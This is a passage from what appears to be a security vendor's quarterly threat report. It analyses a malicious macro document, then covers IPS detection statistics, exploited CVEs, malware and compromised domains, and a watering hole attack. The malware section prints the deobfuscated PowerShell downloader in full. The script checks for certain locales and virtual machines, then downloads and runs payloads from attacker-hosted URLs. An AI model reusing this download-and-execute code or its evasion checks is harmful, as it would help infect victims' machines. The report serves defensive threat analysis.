TCSYWG = ARRAY(215)

SGBY TCSYWG, CWEHAS

CTZXX = ARRAY(223, 205, 218, 219, 208, 205)…
```

These numbers in the array, when subtracted by 104, match ASCII characters. We won't go through all the functions, but this function evaluates if ysag if less than 0. Since ysag is 104, as seen above, the "Else" statement is true and the function subtracts 104.

```
FUNCTION C(A)
 IF YSAG < 0 THEN
  B = A + 104
 ELSE
  B = A - 104
 END IF
```

After the subtraction and converting to ACSII, we get this script shown below with the middle cut out for brevity.

```
POWERSHELL -WINDOWSTYLE HIDDEN -COMMAND
$A=”;105,102,40,32,40…|%{$A+=[CHAR]$_};IEX $A;
```

This script runs whatever the value of “a” is. Once again converting the numbers to ACSII that the script above runs, we get the script below.

```
IF( ((GET-UICULTURE).NAME -MATCH ‘RU|UA|BY|CN’) -OR ((GET-
WMIOBJECT -CLASS WIN32_COMPUTERSYSTEM -PROPERTY
MODEL).MODEL -MATCH ‘VIRTUALBOX|VMWARE|KVM’) ){ EXIT;
};$BBBYEDG = [SYSTEM.IO.PATH]::GETTEMPPATH();$WECDI =
JOIN-PATH $BBBYEDG ‘SEARCHI32.EXE’;$JWYZ = ‘HTTP://PWSS.
PROACTIONFLUIDS.NET/API?IDWUFFU’;$BXXC = JOIN-PATH $BBBYEDG
‘SEARCHI32.JS’;$VXTUHH = ‘HTTP://SPACE.4FALLINGSTAR[.]INFO/
L2.PHP?VID=AT3’;TRY{(NEW-OBJECT NET.WEBCLIENT).DOWNLOADFILE
($VXTUHH,$BXXC);START-PROCESS $BXXC;}CATCH{};TRY{(NEW-OBJECT
NET.WEBCLIENT).DOWNLOADFILE($JWYZ,$WECDI);START-PROCESS
$WECDI;}CATCH{};
```

We see another layer of obfuscation, and after assigning the values to the keys in the script we finally get this PowerShell command.

```
IF( ((GET-UICULTURE).NAME -MATCH ‘RU|UA|BY|CN’) -OR ((GET-
WMIOBJECT -CLASS WIN32_COMPUTERSYSTEM -PROPERTY
MODEL).MODEL -MATCH ‘VIRTUALBOX|VMWARE|KVM’) ){ EXIT;
};TRY{(NEW-OBJECT NET.WEBCLIENT).DOWNLOADFILE(‘HTTP://
SPACE.4FALLINGSTAR[.]INFO/L2.PHP?VID=AT3’,JOIN-PATH [SYSTEM.
IO.PATH]::GETTEMPPATH() ‘SEARCHI32.JS’);START-PROCESS
JOIN-PATH [SYSTEM.IO.PATH]::GETTEMPPATH() ‘SEARCHI32.JS’;}
CATCH{};TRY{(NEW-OBJECT NET.WEBCLIENT).DOWNLOADFILE(HTTP://
PWSS.PROACTIONFLUIDS[.]NET/API?IDWUFFU,JOIN-PATH [SYSTEM.
IO.PATH]::GETTEMPPATH() ‘SEARCHI32.EXE’);START-PROCESS JOIN-PATH
[SYSTEM.IO.PATH]::GETTEMPPATH() ‘SEARCHI32.EXE’;}CATCH{};
```

The script first checks if the OS interface is set to Russia, Ukraine, Belarus, or China. Then it checks if the computer model is a VM platform. If either is true, the script ends and nothing else happens. Malware will often stop an infection if the victim comes from a friendly country or is on a VM.

Finally, the program tries to download a file from space[.]4fallingstar[.]info/l2.php?vid=at3 and pwss[.]proactionfluids[.]net/api?idwuffu, then save the file to a temporary directory and run it. Both domains had the malware removed by the time we checked them. They themselves were likely victims of malware too. We couldn't get a copy of the file downloaded but found through historical data that these downloaded files contain the loader JasperLoader. This loader will distribute the GootKit banking malware. Look here for more details on GootKit.

Conclusion

Malware reflects global events, like malware avoiding countries at war in Eastern Europe, upcoming election news used as fodder to hide obfuscation, and the rise of India as a cyber powerhouse. Here are some tips to keep you safe in these changing times.

Don't trust just anyone with your cybersecurity. While we would love to have everyone use WatchGuard, we find it more important to educate users to ensure they avoid traps. If you don't trust the person or company who you receive the file from then you can't trust the file itself. We often recommend checking with the sender of a file, but this only counts when you trust the person or company who sends it. Avoid those who have shady ethical pasts and those with poor security practices. Finally, never allow a macro to run unless you completely trust the file and sender.

NETWORK ATTACK TRENDS

WatchGuard's network-based Intrusion Prevention Service (IPS) blocks attacks using a signature database of known attack methods. It is useful in blocking opportunistic attacks where attackers hope to compromise software that has yet to be updated and patched. This means blocking the most recent publicly disclosed vulnerabilities in addition to dated ones.

General Takeaways

We saw an increase across the board for many of our metrics. Several of our regular data points saw a significant rise while some were more gradual. We saw an Nginx vulnerability represent an outsized number of total detections. ProxyLogon continues to be one of the broadest attacks our customers are handling. A theme we have discussed in past reports and notice again now is the repeated attacks against management software such as HP Intelligent Management Center, which we will discuss for the first time, and Oracle Enterprise Manager Grid Control, which we have touched on in prior reports.

The numbers:

- Total detections increased 32% from last quarter. There were 724,215 detections this time.
  - 61.41% increase since Q2 2023.
- There were 446 unique detections, a 17.68% increase between quarters. On average, detections rose 0.63% between quarters since Q2 2021. There was only one quarter since 2019 when unique detections broke the 500 mark.
- Our top signature by volume represented 29.31% of detections. Second place signature by volume is a distant second at 6.07%. The top signature since 2023 typically garners 8-12%, but it wasn't long ago, in Q1 2022, that the top signature represented 33.90% of total detections.
- On average a Firebox (among all regions) handled 130 intrusion attempts. A 33.13% rise since last quarter.
  - Each region's average hits per Firebox increased. Most notable was APAC, from 60 to 321 average detections per Firebox.
- The top 10 signatures by volume dwarf the remaining hundreds of signatures every quarter. This lopsidedness seemed to be abating, with a noticeably reduced concentration among the top 10/5/3 signatures from Q4 2021 to Q3 2023. That has reversed – although it doesn't necessarily indicate a trend either since the top signature by volume this quarter had over 200,000 detections.

For those of you who are glass-half-empty type people, here are some decrease statistics:

- On average since Q2 2021, total volume percentage changes between quarters are -4.65%.
- Average change in percentage for hits per Firebox since Q2 2023 is -7.72%.
- A confirmed, though perhaps temporary, trend in non-English speaking countries is represented by the most-widespread signatures. We have not seen Canada, US, nor Australia on the list since Q4 2023.

The significant jump in average APAC Firebox detections meant that AMER's and EMEA's detection percentages by region each nearly halved.




Figure 10: Average IPS Detections per Firebox

While detections are increasing, it is also within the context of when we changed the standard deviation for anomalies. Total detections were in the millions prior to Q1 2023.




Figure 11. Unique IPS Detections




Figure 12. Total share of top signatures by volume combined

Top 10 Network Attacks Review

Each quarter tends to have a few new signatures in the Top 10 Signatures by Volume. This quarter met that expectation with two new ones. Signature 1136004, in first place, is both brand new to the top 10, as well as never breaking into the top 50 going back all the way to 2020. Previous quarters had similar situations, except for the fact that this signature consists of nearly 30% of total detections among 445 other unique signatures this quarter. The other new signature (1136822) is associated with a dotCMS content management system vulnerability.

Signature	Type	Name	Affected OS	Percentage
1136004	Buffer overflow	EXPLOIT Nginx Unit Router Process Heap-based Buffer Overflow (CVE-2019-7401)	Windows	29.31%
1138800	Web threats	WEB Microsoft Exchange Server Remote Code Execution Vulnerability -6 (CVE-2021-26855)	Windows	6.07%
1056773	Buffer overflow	WEB Web Server Connection Header Buffer Overflow	Windows	5.69%
1054837	Web threats	WEB Remote File Inclusion /etc/passwd	Windows, Linux, Freebsd, Solaris, Other Unix	4.55%
1059877	Exploits	WEB Directory Traversal -8	Windows, Linux, Freebsd, Solaris, Other Unix	3.73%
1136822	Web threats	WEB dotCMS CMSFilter assets Access Control Weakness (CVE-2020-6754)	Network Device, Others	3.29%
1058077	Web threats	WEB SQL injection attempt -1.b	Windows, Linux, Freebsd, Solaris, Other Unix, macOS	3.26%
1059958	Web threats	WEB Directory Traversal -27.u	Windows, Linux, Others	3.24%
1131523	Buffer overflow	WEB-CLIENT Microsoft Internet Explorer Memory Corruption Vulnerability -2 (CVE-2015-2425)	Windows	3.14%
1056247	Exploits	SHELLCODE NOP Sled	All	3.07%

Figure 13. Top 10 Network Attacks by Volume

Six signatures were in the top 10 last quarter. The two others were last seen in the top 10 in Q4 2024 and Q3 2023. Signature 1138800, in second place, is associated with the well-known ProxyLogin Microsoft Exchange server vulnerability. It has remained a top two signature since Q2 2023, seen in Figure 14. In addition, it has remained a most-widespread signature since Q2 2022 (except for Q2 2023). A notable movement from 10th place to 5th place this quarter is signature 1059877, a directory traversal vulnerability. The systems affected by this were SpecView, ZPanel, Nginx, and SysAid Help Desk. It is one of two signatures that have remained among the top 10 every quarter since at least Q2 2022.



Top 10 History

Figure 14. History of prominent signatures in the top 10 since Q2 2020.

Signature 1136004
This signature seemingly came out of nowhere. It has never been a top 50 signature by volume, but now this Nginx Unit Router buffer overflow vulnerability comes in at #1 among signatures by volume. But it comes in at #1 in a similar fashion to how Katie Ledecky for the USA swim team comes in first, by a figurative mile ahead of her opponents. In this case, the top signature dwarfed 2nd place by a 23-point difference. As for why this signature made it to the top, is something we would like answered as well.

Most of us reading this report know what Nginx is, or at a minimum, have heard the name. Nginx Unit is a separate project from the Nginx web server developers. It is a universal web app server released in 2017. It handles web server and application services while supporting multiple languages, all of which can be configured through a RESTful API, making it a flexible option for web app developers.

Most detections were based in EMEA. APAC was two-thirds of that, and AMER just a third of EMEA. If looking by countries, the UK, India, US, Indonesia, and Portugal are the top nations handling this traffic. Although it was fairly spread out among a long list of other countries. So, while Fireboxes in the countries mentioned encountering a disproportionate number of attacks, it was always very spread out and not necessarily targeted at certain countries.

In 2019, the Nginx team identified a buffer overflow vulnerability that could result in a denial-of-service request. Other than the security advisory, there is little information to extract about this vulnerability. The advisory mentions that a "specially crafted request" can cause a router process crash but that is it. Likely they had some input sanitization that needed to be addressed. "Both "prividege required" and "user interaction: were categorized as "None," and "attack complexity" was "Low," making it no surprise that this was a CVSS 3.x critical vulnerability. The routes handle all internal requests and therefore offer a large swath of territory for a maliciously crafted message to originate from. The fix for this vulnerability was addressed at the time of the CVE publication when they released version 1.7.1.

None of this information provides an answer as to why we are seeing this signature with nearly 30% of total detections. A hypothesis we have is that the recent versions published could have directed attackers' attention to Nginx Unit. In February 2024 they released version 1.32.0, followed by version 1.31.1 in March. Prior to these was version 1.31.1, released in October 2023. Perhaps the twelve bug fixes between the two 2024 version updates caught the attention of malicious actors, who may have been inspired to use their scanner tools to probe for any publicly facing Nginx Unit instances that remained on older versions.

Signature 1136822
This signature made its first appearance this quarter in both the top 10 signatures by volume, and also among the most-widespread signatures as well. It is tied to an access control vulnerability in the dotCMS. This is an open-source content management system with available enterprise editions.

A failure to normalize a URI string for access control checks can lead to a directory traversal to the protected tomcat webapps/ROOT/assets directory. In addition, an attacker could upload executable files to /webapps/ROOT/assets/tmp_upload and perform remote code execution. The dotCMS team learned about this vulnerability internally and were able to push out a fix with dotCMS 5.2.4.

New Signatures in the Top 50

Signature	Type	Name	Affected OS	Rank
1231981	DoS attacks	WEB Django parse_accept_lang_header Accept-Language Resource Exhaustion (CVE-2023-23969)	Windows, Linux, Freebsd, Other Unix	36
1059807	Web threats	WEB Directory Traversal -10	Windows	41
1231997	Web threats	WEB Adobe ColdFusion IPFilterUtils Improper Access Control (CVE-2023-38205)	Windows, Linux, macOS	46
1230273	Web threats	WEB Object-Graph Navigation Language (OGNL) expression ENV detected -2.h (CVE-2021-44228)	Windows, Linux, Freebsd, Other Unix	47
1110063	Web threats	WEB Cross-site Scripting -35	Windows, Linux, Freebsd, Other Unix	49

Figure 15. New Signatures in the Top 50 (Excluding Top 10) This Quarter

Signature 1231981
One of the more recent vulnerabilities among the signatures discussed this quarter is a 2023 vulnerability disclosed by Django, a denial-of-service vulnerability. This affects a range of Django subversions of 3.2, 4.0, and 4.1, all of which have an available patch. The Accept-Language header is cached for efficiency, but it did not have a specified maximum length, which resulted in the memory potentially handling too large of a value. A scenario with too large an Accept-Language header, malicious or not, could cause a denial-of-service outcome.

Signature 1059807
This signature is tied to three CVEs for HP Intelligent Management Center (iMC) before 7.0 E02020P03, and Branch Intelligent Management System (BIMS) before 7.0 E0201P02. These network systems handle an array of protocols and allow for remote management of networks. When HP published these vulnerabilities in 2014, they did so without revealing how the systems could be exploited, except for the mention that remote attackers could obtain sensitive data, therefore classifying these as high vulnerabilities.

Signature 1231997
Here is another example of an improper access control vulnerability, as we discussed for dotCMS earlier. **CVE-2023-38205** is an Adobe ColdFusion vulnerability in products 2018u18, 2021u8, and 2023u2, and all earlier versions for each of them. ColdFusion is a nearly 30-year-old product that landed at Adobe after several acquisitions. It is an application server that contains a large set of features. Most notable about the product is that it uses the ColdFusion Markup Language (CMFL), created by the original developer of the product now owned by Adobe. While Adobe ColdFusion uses their own version of CMFL, others have adopted the language and developed it for their own use cases as well.

As for the actual vulnerability, attackers could access the administration CFM (ColdFusion Markup) and CFC (ColdFusion component) endpoints all without user access, making this a critical vulnerability. Adobe's security bulletin does not provide further details on this access control vulnerability. Adobe published two other CVEs in addition to CVE-2023-38205 at the time of publication. CVE-2023-38204 is another critical level vulnerability with an even higher CVSS score of 9.8 for a deserialization of untrusted data vulnerability. The other vulnerability is listed as moderate, and is another improper access control issue.

Signature 1230273
This signature is for CVE-2021-44228. It is one of several signatures that we have seen that are associated with the major Apache Log4j vulnerability. Signature **1230275** was in the top 10 from Q1 2022 to Q4 2022 and has hovered around the mid-teens ever since. Even though the two signatures are rated as different threats, they overlap for the same vulnerability. While this signature ranks 47th by volume, Log4j-related signatures are overall garnering many more detections.

Signature 1110063
There a two pieces of software associated with this cross-site scripting (XSS) vulnerability. One is for the mod_negotiation module affecting several Apache HTTP Server versions due to the ability for remote authenticated users to inject arbitrary web HTML via file uploads. RedHat does not consider this a vulnerability but a failure on those managing the server to configure the setting properly to prevent untrusted users from uploading files. The other software affected is the administrator console in Novell GroupWise before 2014 R2 Service Pack 1 Hot Patch 1. GroupWise is a messaging and collaboration platform owned by OpenText. The XSS vulnerability in the admin console could lead to an attacker injecting malicious JavaScript if the authenticated user clicked on a malicious link.

Most-Widespread Network Attacks

There are two new signatures among the most-widespread network attacks this quarter. One of them, already discussed in the top 10 section is signature 1136822, the dotCMS content management system vulnerability. The other is signature 1132438, a directory traversal vulnerability. In terms of volume, it has been among the top 50 since Q1 2021, but never near the top 10. There are two CVEs attached to this signature. One is CVE-2016-0477, affecting Oracle Application Testing Suite within the Oracle Enterprise Manager Grid Control 12.4.0.2 and 12.5.0.2. The other is ZDI-17-063, for Trend Micro Control Manager. In Q2 2022 we discussed signature 1059958, another directory traversal vulnerability. It overlaps with signature 1132438, since they both link to the same Oracle CVE, and both link to a Trend Micro Control Manager CVE published on the same date, but for different flaws. Additionally, signature 1132438 had a ZOHO ManageEngine Desktop Central (DC) CVE.

A theme identified when we discussed signature 1132438 in Q2 2022 and several other quarters since then, is the repeated targeting of management systems. An attacker who gains access to Oracle or Trend Micro management systems would be detrimental to any organization. As these companies have published updates and patches, ideally exploitation opportunities should be zero. But IT administrators aren't often given the resources to have their ideal environment, so old vulnerable versions of these systems are likely in use.

Three signatures return from last quarter. The top signature 1131523 has held this position for four quarters straight. Additionally, this has stood in 9th place among the top 10 for the past three quarters. This is a Microsoft Internet Explorer (IE) 11 memory corruption vulnerability published in 2015. While IE 11 is being phased out, there are still several years until Microsoft fully stops supporting it.

Signature	Name	Top 3 Countries by %			AMER %	EMEA %	APAC %
1131523	**WEB-CLIENT Microsoft Internet Explorer Memory Corruption Vulnerability -2 (CVE-2015-2425)**	Belgium 73.13 %	UK 72.78%	France 71.95%	58.27	58.59	42.11
1136822	**WEB dotCMS CMSFilter assets Access Control Weakness (CVE-2020-6754)**	Germany 37.77%	Brazil 27.27%	Japan 19.7%	10.77	20.79	11.65
1059877	**WEB Directory Traversal -8**	Switzerland 25.0%	Germany 22.51%	Belgium 20.9%	11.10	16.02	17.67
1138800	**WEB Microsoft Exchange Server Remote Code Execution Vulnerability -6 (CVE-2021-26855)**	Germany 21.27%	Switzerland 17.5%	Portugal 14.04%	8.95	13.11	10.90
1132438	**WEB Directory Traversal -27.x**	Germany 17.38%	Switzerland 16.25%	Portugal 15.79%	8.00	11.85	9.77

Figure 16. Top 5 Most-Widespread Network Attacks





Figure 17. History of prominent widespread signatures since Q4 2021

	Germany	UK	France	Portugal	Brazil	Switzerland	Belgium	Japan
Q2 2022	⬛	⬛	⬛	🟥	⬛	🟥	🟥	🟥
Q3 2022	⬛	⬛	⬛	🟥	⬛	🟥	🟥	🟥
Q4 2022	⬛	⬛	⬛	🟥	⬛	🟥	🟥	🟥
Q1 2023	⬛	⬛	⬛	🟥	⬛	🟥	🟥	🟥
Q2 2023	⬛	⬛	⬛	⬛	⬛	🟥	🟥	🟥
Q3 2023	⬛	⬛	⬛	⬛	⬛	🟥	🟥	🟥
Q4 2023	⬛	⬛	⬛	⬛	🟥	🟥	🟥	🟥
Q1, 2024	⬛	⬛	⬛	⬛	⬛	⬛	⬛	🟥
Q2, 2024	⬛	⬛	⬛	⬛	⬛	⬛	⬛	⬛

Figure 18. Countries hit by one or more widespread attack signatures that were most affected.

Network Attacks by Region

This quarter took quite a turn in terms of the expected balance between regions. AMER and EMEA typically each represent 30-40% of average detections per Firebox. This quarter APAC sat at 56%. That left AMER and EMEA splitting within a few points the remaining 64%. APAC's detections per Firebox went from 60 last quarter to 321 this quarter. It's worth mentioning again that overall Firebox detections among all regions increased by 32%. So, while APAC certainly did get a significant increase in raw detections (before weighting the data), both AMER and EMEA also saw increases as well.



Region	Detections per Firebox	Average % IPS Detections per Firebox
AMER	133	23.33%
EMEA	116	20.36%
APAC	321	56.31%

Figure 19. Average Detections per Firebox by Region



Average Detections per Firebox by Region

Figure 20. Average Detections per Firebox by Region since Q2 2023.



Detections Percentage by Region

Figure 21. Average Detection per Firebox Percentage since Q1 2023

Conclusion

This quarter saw an increase in total detections, a higher concentration in detections among the top signatures by volume, a change in balance in percentage of detections among regions, and several new signatures to discuss. These shifts could mean our customers are handling new and different strategies by attackers. Ultimately, customers are still defending against a broad range of attacks, many happening to be against web applications and management systems. IPS plays its part, but it is important to deploy all additional tools available that can defend against newly discovered and old vulnerabilities. As we have seen, attackers can and do target high-value assets, and even lowly ones, if that means they can gain a foothold in an organization.

DNS ANALYSIS

Top Malware Domains

We'll start off this section with domains involved in malware delivery or command and control. Last quarter, we highlighted a set of domains involved in the Pandoraspear IoT botnet that targets Android-based smart TVs. This quarter, the only new addition to the Top 10 Malware Domains by Volume was pcdnbus-bk[.]a2k3v[.]com, another domain associated with that botnet. The Pandoraspear malware uses this domain to build and manage a content distribution network (CDN) for the botnet for both media streaming and command and control.

The rest of the top 10 consisted of domains returning from other reports including other Pandoraspear-related domains and a command-and-control channel for the DarkGate malware loader. By returning for multiple quarters, these entries show the long life of malware infections that remain undetected on the endpoint despite beaconing home to known bad destinations.

Malware
t[.]hwqloan[.]com
t[.]ouler[.]cc
akamai[.]la
newage[.]newminer-sage[.]com
newage[.]radnew-age[.]com
ec2-14-122-45-127[.]compute-1[.]ama-zonaws[.]cdnprivate[.]tel
pcdnbus[.]ou2sv[.]com
t[.]zz3r0[.]com
pcdnbus-bk[.]a2k3v[.]com*
b410n0l2k4j3a[.]cc

Figure 22. Top Malware Domains

WARNING

It should go without saying that you should not visit any of the malicious links we share in this report; at least not without knowing exactly what you are doing. Anytime you see us share a domain or URL where we have purposely added brackets around a dot (e.g. www[.]site[.]com), we are both making the hyperlink unclickable and warning you not to visit the malicious site in question. Please avoid these sites unless you are a fellow researcher who knows how to protect yourself.


Top Compromised Domains

Compromised
disorderstatus[.]ru
ssp[.]adriver[.]ru
www[.]sharebutton[.]co
www[.]granerx[.]com
monlamit[.]com *
1[.]top4top[.]net
www[.]monlamit[.]com *
stopify[.]co
www[.]uniodonto[.]coop[.]br *
theroots[.]in *

Figure 23. Top Compromised Domains

Compromised domains are legitimate (or mostly legitimate) websites that a threat actor has gained a foothold on by exploiting a vulnerability or access management weakness. Attackers use hidden pages on compromised websites to host malicious files or phishing campaigns to benefit from the existing good reputation of the domain.

This quarter, there were four new compromised domains in the top 10 list. We added the first two domains, monlamit[.] and its subdomain variant, back in March of 2024 after our threat intelligence indicated a Chinese-speaking threat was using them in a watering hole attack against followers of Tibetan Buddhism. The attack specifically targeted individuals from India, Taiwan, Hong Kong, Australia, and the United States that visited a website that hosted information on the Kagyu Monlam Festival in India. The compromised site hosted malicious JavaScript that verified the victim's connection came from a targeted region and then rendered a fake crash notification with an "Immediate Fix" button. When clicked, the "Immediate Fix" button kicked off a malware chain that ultimately dropped the Nightdoor backdoor onto the victim's machine.



Aw, Snap!

Something went wrong while displaying this webpage.
You may be able to resolve the issue by enabling display plugins on your page

Figure 24. , monlamit[.]

